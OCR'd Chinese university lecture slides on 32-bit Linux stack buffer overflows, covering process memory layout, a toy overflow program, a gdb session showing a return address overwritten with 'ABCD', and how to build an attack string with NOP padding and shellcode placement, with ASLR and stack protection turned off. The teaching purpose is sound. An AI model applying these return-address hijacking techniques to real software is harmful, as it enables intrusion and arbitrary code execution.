# 第8章
# 32位Linux系统的缓冲区溢出

中国科学技术大学
曾凡平 billzeng@ustc.edu.cn

# 主要内容

- 8.1 缓冲区溢出概述
- 8.2 Linux IA32缓冲区溢出
  - 8.2.1 Linux IA32的进程映像
  - 8.2.2 缓冲区溢出的原理
  - 8.2.3 缓冲区溢出攻击技术

# 第8章 Linux系统的缓冲区溢出攻击

- 缓冲区溢出攻击是最有效的攻击方式之一，往往被黑客所利用以获得目标的控制权。虽然缓冲区溢出漏洞很久以前就被重视并加以防范，但是由于该方式的利用价值较高，一直被黑客研究利用，因此，溢出漏洞将长期存在并严重影响系统的安全。
- 由于目前的Linux系统使用了**地址随机化机制**以防止攻击者通过缓冲区溢出漏洞执行任意代码，为了复现实验结果，需要用以下命令**关闭地址随机化机制**：

```
sudo sysctl -w kernel.randomize_va_space=0
```

# 8.1 缓冲区溢出概述

- 缓冲区是一块用于存取数据的内存，其位置和长度（大小）在编译时确定或在程序运行时动态分配。**栈(stack)**和**堆(heap)**都是缓冲区。
- 当向缓冲区拷贝数据时，若数据的长度大于缓冲区的长度，则多出的数据将覆盖该缓冲区之外的（高地址）内存，从而覆盖了邻近的内存，这就是所谓的**缓冲区溢出错误**。如果缓冲区溢出错误能被攻击者利用，则称为**缓冲区溢出漏洞**。
- 如果C语言中的字符串拷贝操作不检查字符串长度，则有可能发生缓冲区溢出错误。

# 缓冲区溢出的C程序实例(example.c)

```
char BigBuffer[]="01234567890123456789012345678901AB"; //32 Bytes
char buf01[16];
char SmallBuffer[16];
char buf02[16];
printf("  address of BigBuffer=%p\n", BigBuffer);
printf("      address of buf01=%p\n", buf01);
printf("address of SmallBuffer=%p\n", SmallBuffer);
printf("      address of buf02=%p\n", buf02);
strcpy(buf01,"Buf01");
strcpy(buf02,"Buf02");
printf("Original buf01='%s'\n", buf01);
printf("Original buf02='%s'\n", buf02);
strcpy(SmallBuffer, BigBuffer);
puts("After strcpy is done,");
printf("buf01='%s'\nbuf02='%s'\n", buf01,buf02);
```

- $ gcc -o example ../src/example.c
- $ ./example

  address of BigBuffer=0xbffff35b

  address of buf01=0xbffff37c

  address of SmallBuffer=0xbffff38c

  address of buf02=0xbffff39c

  Original buf01='Buf01'

  **Original buf02='Buf02'**

  After strcpy is done,

  buf01='Buf01'

  **buf02='67890123456789AB'**

- $

# 缓冲区溢出错误的危害

1. 发生缓冲区溢出错误之后，如果邻近的内存是空闲的（不被进程使用），则对系统的运行无影响；
2. 但是，如果邻近的内存是被进程使用的数据，则可能导致进程的不正确运行；
3. 特别的，如果被覆盖的是函数的返回地址，那么攻击者通过精心构造被拷贝的数据(即BigBuffer的内容)，则有可能执行期望的任何代码。

# 缓冲区溢出攻击的发展历史

- 作为对目标进程的一种攻击方式，早在1980年代初期就有人开始讨论缓冲区溢出攻击了。但真正付诸实践、引起广泛关注并且导致严重后果的最早事件是1988年的**Morris蠕虫**事件。
- Morris蠕虫对Unix系统中fingerd的缓冲区溢出漏洞进行攻击，导致了6000多台机器被感染，损失在$100 000(10万)至$10 000 000(1千万)之间。
- Morris蠕虫事件引发了工业界和学术界对缓冲区溢出漏洞的关注。

- 1989年以来，有大量的研究人员对Unix系统下的缓冲区溢出漏洞进行研究并取得了丰富的研究成果，其中比较著名的有Spafiord和来自Lopht heavy Industries的Mudge。
- 1996年，**Aleph One**在Phrack杂志第49期发表的论文(**Smashing The Stack For Fun And Profit**)详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。
- Aleph One的论文是关于缓冲区溢出攻击的开山之作，作为经典论文至今仍然被众多人研读。Aleph One给出了如何写执行一个Shell的(Exploit)代码的方法，并给这段代码赋予**Shellcode**的名称。

- **所谓编写Shellcode，就是编译一段使用系统调用的简单的C程序，通过调试器抽取汇编代码，并根据需要修改这段汇编代码使之实现攻击者的目的。**
- 受到Aleph One的启发，在Internet上出现了众多的关于缓冲区溢出攻击的论文，以及关于避免缓冲区溢出攻击的安全编程方法。
- 也有研究者分析了Unix类操作系统的一些安全属性，如SUID程序、Linux栈结构和功能等，并研究出了一些抵抗缓冲区溢出攻击的方法，如**地址随机化技术、栈不可执行**技术和**堆栈保护**(Stack Guard)技术等。

- 在1998年之前，人们认为Windows系统虽然存在缓冲区溢出漏洞，但是无法利用这些漏洞执行攻击者的代码，其根本原因就在于Windows系统中的进程堆栈地址的不固定。然而，1998年出现的利用动态链接库实现**进程跳转**的技术改变了这一观念。
- **进程跳转**技术巧妙利用了动态链接库中的call esp或jmp esp指令，使溢出后的执行流程从动态链接库跳转到攻击者可控制的缓冲区，这样就可以执行攻击者的代码。

- 缓冲区溢出攻击技术已经相当成熟，是入侵（渗透）攻击的主要技术手段之一。

# 8.2 Linux IA32缓冲区溢出

- 运行于Intel 32位CPU（或兼容Intel CPU，如AMD）的Linux操作系统称为Linux IA32。
- 32位的Linux 被广泛应用于桌面操作系统中。目前，常用的操作系统有Fedora-i386和Ubuntu-i386，它们均基于IA32架构。

**实验演示环境：32位的ubuntu16.04**

- **注意：实验环境及配置不同，则观察到的实验结果也不完全相同。**

# 8.2.1 Linux IA32的进程映像

- 为了进行缓冲区溢出攻击，必须分析目标程序的进程映像。
- 进程映像是指进程在内存中的分布。
- 可执行程序的进程映像与操作系统及版本有关，也与生成该程序的编译器有关。

- 进程有4个主要的内存区：代码区、数据区、堆栈区和环境变量区。

# 例程1：mem_distribute.c

```
#include <stdio.h>
#include <string.h>
int fun1(int a, int b)
{    return a+b;}
int fun2(int a, int b)
{    return a*b;}
int x=10, y, z=20;  //全局变量
int main (int argc, char *argv[])
{
    char buff[64], buffer02[32]; //局部变量
    int a=5,b,c=6; //局部变量
```

```
    printf(“(.text)address of\n\t fun1=%p\n\t fun2=%p\n\t main=%p\n”,  fun1, fun2, main);
    Printf(“(.data inited) address of\n\t x(inited)=%p\n\t z(inited)=%p\n", &x, &z);
    printf("(.bss uninited)address of\n\ty(uninit)=%p\n\n", &y);
     printf(“(stack) of\n\t argc=%p\n\t argv=%p\n\t argv[0]=%p\n", &argc, &argv, argv[0]);
    printf("(Local variable) of\n\tbuff[64]=%p\n\tbuffer02[32]=%p\n", buff, buffer02);
    printf(“(Local variable) of\n\t a(inited) =%p\n\t b(uninit) =%p\n\t c(inited) =%p\n\n", &a, &b, &c);
    return 0;
}
```

$gcc -o mem ../src/mem_distribute.c
$ ./mem

(.text)address of
fun1=0x8048434
fun2=0x8048441
main=0x804844d

(.data inited)address of
x(inited)=0x804a018
z(inited)=0x804a01c

(.bss uninited)address of
y(uninit)=0x804a028

(stack) of
argc =0xbffff3d0
argv =0xbffff34c
argv[0]=0xbffff5c2

(Local variable) of
buff[64] =0xbffff35c
buffer02[32]=0xbffff39c

(Local variable) of
a(inited) =0xbffff350
b(uninit) =0xbffff354
c(inited) =0xbffff358

# Linux IA32的进程映像

- 由此可见：

➢(1)可执行代码fun1, fun2, main存放在内存的低地址，且按照源代码中的顺序从低地址到高地址排列（先定义的函数的代码存放在内存的低地址）。

➢(2)全局变量(x，y，z)也存放内存的低地址，位于可执行代码之上（起始地址高于可执行代码的地址）。初始化的全局变量存放在较低的地址，而未初始化的全局变量位于较高的地址。

# Linux IA32的进程映像

- (3)局部变量位于内存高地址区（0xbfff f3**xx**），字符串变量放在高地址，其它变量从低地址到高地址依次（先定义的放在**低**地址）存放。
- (4)函数的**入口参数的地址**（> 0xbfff f3**xx**）更高，**位于函数的局部变量更高的地址之上**。main函数从环境中获得参数，因此，环境变量位于最高的地址。

- 由(3)和(4)可以推断出，栈底(最高地址)位于**0xc000 0000**，环境变量和局部变量位于进程的栈区。进一步的分析知道，函数的返回地址也位于进程的栈区。

# 表8-1 Linux IA32进程映像

| | | | | | | |
|---|---|---|---|---|---|---|
| 低地址<br>0x0804 xxxx | 初始化的全局变量 | 未初始化的全局变量 | 动态内存 | | 局部变量 | 高地址<br>0xc000 0000 |
| .text<br>可执行代码 | .data | .bss | Heap<br>(堆) | 未使用 | Stack<br>(栈) | 环境变量 |

# 三种数据段

- 有三种数据段：.text、.data 、.bss 。
  - **.text(文本区)**，任何尝试对该区的写操作会导致**段错误**。文本区存放了程序的代码，包括main函数和其他函数。
  - .data和.bss都是可写的，它们保存*全局变量*
  - .data段包含*已初始化*的全局变量
  - .bss 段包含*未初始化*的全局变量

# 栈(stack)

- 栈是一个**后进先出**(*LIFO*)数据结构，往低地址增长，它保存本地变量、函数调用等信息。一般用**push**和**pop**对栈进行操作。老版本的Linux系统的进程栈底(最高地址)固定，为0xc0000000。新版本的Linux系统采用了栈底随机化技术，栈底(最高地址)动态变化。用以下命令**关闭栈底随机化**：

  sudo /sbin/sysctl -w kernel.randomize_va_space=0

- 随着函数调用层数的增加，栈帧是一块块的向内存低地址方向延伸的，随着进程中函数调用层数的减少，即各函数的返回，栈帧会一块块地被遗弃而向内存的高地址方向回缩。各函数的栈帧大小随着函数的性质的不同而不等。

# 堆(heap)

- 堆的数据结构和栈不同，它是**先进先出**(*FIFO*)的数据结构，往高地址增长，**主要用来保存程序信息和动态分配的变量**。

- 堆是通过 malloc 和 free 等内存操作函数分配和释放的。

# 栈帧的信息

- 函数被调用时所建立的栈帧包含了下面的信息：
  ① **函数的返回地址**。IA32的返回地址都是存放在被调用函数的栈帧里。
  ② **调用函数的栈帧信息**，即栈顶和栈底(最高地址)。
  ③ **为函数的局部变量分配的空间**。
  ④ **为被调用函数的参数分配的空间**。

# 8.2.2 缓冲区溢出的原理

- 由于函数里局部变量的内存分配是发生在栈帧里的，所以如果在某一个函数内部定义了缓冲区变量，则这个**缓冲区变量所占用的内存空间是在该函数被调用时所建立的栈帧里**。

- 由于**对缓冲区的潜在操作**(比如字串的复制)都是**从内存低址到高址的**，而内存中所保存的函数返回地址往往就在该缓冲区的上方(高地址)——这是由于栈的特性决定的，这就为**覆盖函数的返回地址**提供了条件。

# 缓冲区溢出的原理

- 当用大于目标缓冲区大小的内容来填充缓冲区时，就可以改写保存在函数栈帧中的**返回地址**，从而改变程序的执行流程，执行攻击者的代码。

- 以下例程(buffer_overflow.c)给出Linux IA32构架缓冲区溢出的实例。

# IA32构架缓冲区溢出的实例
## buffer_overflow.c

```
#include <stdio.h>
#include <string.h>
char Lbuffer[] = "0123456789012345678========ABCD";
void foo()
{
    char buff[16];
    strcpy (buff, Lbuffer);
}
int main(int argc, char * argv[])
{
    foo();    return 0;
}
```

- 编译并运行该C程序：
  - $ gcc -fno-stack-protector -o buf ../src/buffer_overflow.c
  - $ ./buf

    Segmentation fault (core dumped)
  - $ gdb buf

    GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
  - (gdb) r

    Starting program: /home/ns/overflow/bin/buf

    Program received signal SIGSEGV, Segmentation fault.

    0x44434241 in ?? ()
  - (gdb)
- 可见会发生段错误。

- 为了找出错误原因，需要用gdb对程序./buf进行调试。
- ns@ubuntu:~/overflow/bin$ gdb buf

GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04

.....

- 反汇编main和foo：
- **(gdb) disas main**

Dump of assembler code for function main:

```
   0x08048400 <+0>:     push   %ebp
   0x08048401 <+1>:     mov    %esp,%ebp
   0x08048403 <+3>:     and    $0xfffffff0,%esp
   0x08048406 <+6>:     call   0x80483e4 <foo>
   0x0804840b <+11>:    mov    $0x0,%eax
   0x08048410 <+16>:    leave
   0x08048411 <+17>:    ret
```

End of assembler dump.

- (gdb) disas foo

Dump of assembler code for function foo:

```
   0x080483e4 <+0>:     push   %ebp
   0x080483e5 <+1>:     mov    %esp,%ebp
   0x080483e7 <+3>:     sub    $0x28,%esp
   0x080483ea <+6>:     mov    $0x804a040,%eax
   0x080483ef <+11>:    mov    %eax,0x4(%esp)
   0x080483f3 <+15>:    lea    -0x18(%ebp),%eax
   0x080483f6 <+18>:    mov    %eax,(%esp)
   0x080483f9 <+21>:    call0x8048300 <strcpy@plt>
   0x080483fe <+26>:    leave
   0x080483ff <+27>:    ret
```

End of assembler dump.

# 在关键位置设置断点

- 在函数foo的入口、对strcpy的调用、出口及其它需要重点分析的位置设置断点：
- (gdb) **b *(foo+0)**

Breakpoint 1 at 0x80483e4

- (gdb) **b *(foo+21)**

Breakpoint 2 at 0x80483f9

- (gdb) **b *(foo+27)**

Breakpoint 3 at 0x80483ff

- (gdb) display/i $pc

# 运行程序并在断点处观察寄存器的值

- (gdb) **r**

  Starting program: /home/ns/overflow/bin/buf

  Breakpoint 1, 0x080483e4 in foo ()

  1: x/i $pc

  => 0x80483e4 <foo>:  push  %ebp

- (gdb) **x/x $esp**

  **0xbffff38c:  0x0804840b**

- 函数入口处的堆栈指针esp指向的栈（地址为0xbffff38c）保存了函数foo()返回到调用函数(main)的地址（0x0804840b），即“函数的返回地址”。

- 为了核实该结论，可以查看main的汇编代码：
  - 在地址为0x0804840b指令的前一条指令为call 0x80483e4 <foo>，而地址0x80483e4为函数foo()的第一条指令的地址，因此，函数入口处的堆栈保存的是被调用函数的返回地址。也可以用下面的gdb命令证实这一点。
- (gdb) x/2i 0x0804840b-5

  0x8048406 <main+6>: **call 0x80483e4 <foo>**

  **0x804840b** <main+11>:mov $0x0,%eax

- 记录堆栈指针esp的值，在此以A标记：**A=$esp=0xbffff38c**。

# 继续执行到下一个断点

- (gdb) c

  Breakpoint 2, 0x080483f9 in foo ()

  1: x/i $pc

  => 0x80483f9 <foo+21>: call   0x8048300 <strcpy@plt>

- 查看执行strcpy(des, src)之前堆栈的内容。由于C语言默认将参数逆序推入堆栈，因此，src（全局变量Lbuffer的地址）先进栈（高地址），des（foo()中buff的首地址）后进栈（低地址）。

- (gdb) x/x $esp
  0xbffff360:  0xbffff370
- (gdb)
  0xbffff364:  0x0804a040
- (gdb) x/s 0x0804a040
  0x804a040 <Lbuffer>:
  "012345678901234567 89========ABCD“

- 可见，Lbuffer 的地址0x804a040 保存在地址为0xbffff364的栈中，buff的首地址0xbffff370保存在地址为0xbffff360的栈中。

- 令**B= buff的首地址=0xbffff370**，则buff的首地址与返回地址所在栈的距离=A-B=0xbffff38c - 0xbffff370=**0x1c=28**。
- 因此，如果Lbuffer的内容超过28字节，则将发生缓冲区溢出，并且返回地址被改写。Lbuffer的长度为32字节，其中最后的4个字节为“ABCD”，因此，执行strcpy(des, src)之后，返回地址由原来的0x0804840b变为”ABCD”（0x44434241），即返回地址被改写。
- 继续执行到下一个断点：
- (gdb) c

  Breakpoint 3, 0x080483ff in foo ()

  1: x/i $pc

  **=> 0x80483ff <foo+27>:  ret**

- 即将执行的指令为ret。执行ret时把堆栈的内容（4个字节）弹出到指令寄存器eip，esp的值增加4，然后跳转到eip所保存的地址去继续执行（**ret指令让eip等于esp指向的内容，并且 esp等于esp+4**）。

- (gdb) x/s $esp

  0xbffff38c:　　"ABCD"

- 可见，执行ret之前的堆栈的内容为”ABCD”，即0x44434241。可以推断执行ret后将跳到地址0x44434241去执行。

- 继续单步执行下一条指令：
- (gdb) si
  - 0x44434241 in ?? ()
  - 1: x/i $pc
  - => 0x44434241:  <**error: Cannot access memory at address 0x44434241**>
- (gdb) x $eip
  - 0x44434241:  **Cannot access memory at address 0x44434241**
- 可见程序指针eip的值为0x44434241，而0x44434241是不可访问的地址，因此发生段错误。
- eip=0x44434241，正好是”ABCD”倒过来，这是由于IA32默认字节序为little_endian（低字节存放在低地址）。
- 通过修改Lbuffer的内容（将”ABCD”改成期望的地址），就可以设置需要的返回地址，从而可以将eip变为可以控制的地址，也就是说可以控制程序的执行流程。

# 调试重点

- 在3个关键之处设置断点：
  - ✓(1) 第一条汇编语句：在此记下函数的返回地址（A=**$esp本身的值**） (会动态变化)
  - ✓(2) 调用strcpy对应的汇编语句：记下smallbuf的起始地址**=$esp指向的内存的值**=B (会动态变化)，与A相减可以得到产生缓冲区溢出所需的字节数（偏移）=**A-B**
  - ✓(3) ret语句：查看esp指向的内容，确定被修改后的返回地址。

# 8.2.3 缓冲区溢出攻击技术

- 为了实现缓冲区溢出攻击，需要向被攻击的缓冲区写入合适的内容。为此，攻击者必须精心构造攻击串，并根据被攻击缓冲区的大小**将shellcode放置在的适当位置**。在此以strcpy为例，说明攻击串的构造方法。考虑如下函数：


```
void foo() {
    char buffer[LEN];
    strcpy (buffer, attackStr);
}
```

- 显然，若attackStr的内容过多，则上述代码会发生缓冲区溢出错误。在此buffer是被攻击的字符串，attackStr是攻击串。
- 假定attackStr是攻击者可以设置的，则有两种常用的方法构造attackStr。


# 方法一：将Shellcode放置在跳转地址(函数返回地址所在的栈)之前

- 如果被攻击的缓冲区(buffer)较大，足以容纳Shellcode，则可以采用这种方法。attackStr的内容按图8-1(a)的方式组织。
- 其中，offset为被攻缓冲区(buffer)首地址与函数的返回地址所在栈地址的距离，需要通过gdb调试确定（见8.2.2）。对于老版本的Linux系统，跳转地址RETURN的值可通过gdb调试目标进程而确定。然而，现代的操作系统由于在内核使用了地址随机化技术，堆栈的起始地址是动态变化的，进程每次启动时均与上一次不同，只能猜测一个可能的地址。

# 图8-1(a) 攻击串的构造


offset
N个NOP
NOPNOP……Shellcode
跳转地址
RETURN
NOP……NOP
attackStr对应的内存
attackStr
的低地址
attackStr
的高地址

# 图8-1(b)
# 即将执行strcpy之前buffer及栈的内容



# 图8-2
# 执行strcpy语句之后buffer及栈的内容





图8-1(a)中的跳转地址应按如下公式计算

RETURN=buffer的起始地址+n，　其中，　0<n<N


# 方法二：将Shellcode放置在跳转地址(函数返回地址所在的栈)之后

- 如果被攻击的缓冲区(buffer)的长度小于Shellcode的长度，不足以容纳shellcode，则只能将Shellcode放置在跳转地址之后。attackStr的内容按图8-3 (a)的方式组织。
- 即将执行strcpy (buffer, attackStr)语句时，buffer及栈的内容如图8-3(b)所示。执行strcpy (buffer, attackStr)语句之后，buffer及栈的内容如图8-4所示。
- 图8-3(a)中的跳转地址应按如下公式计算

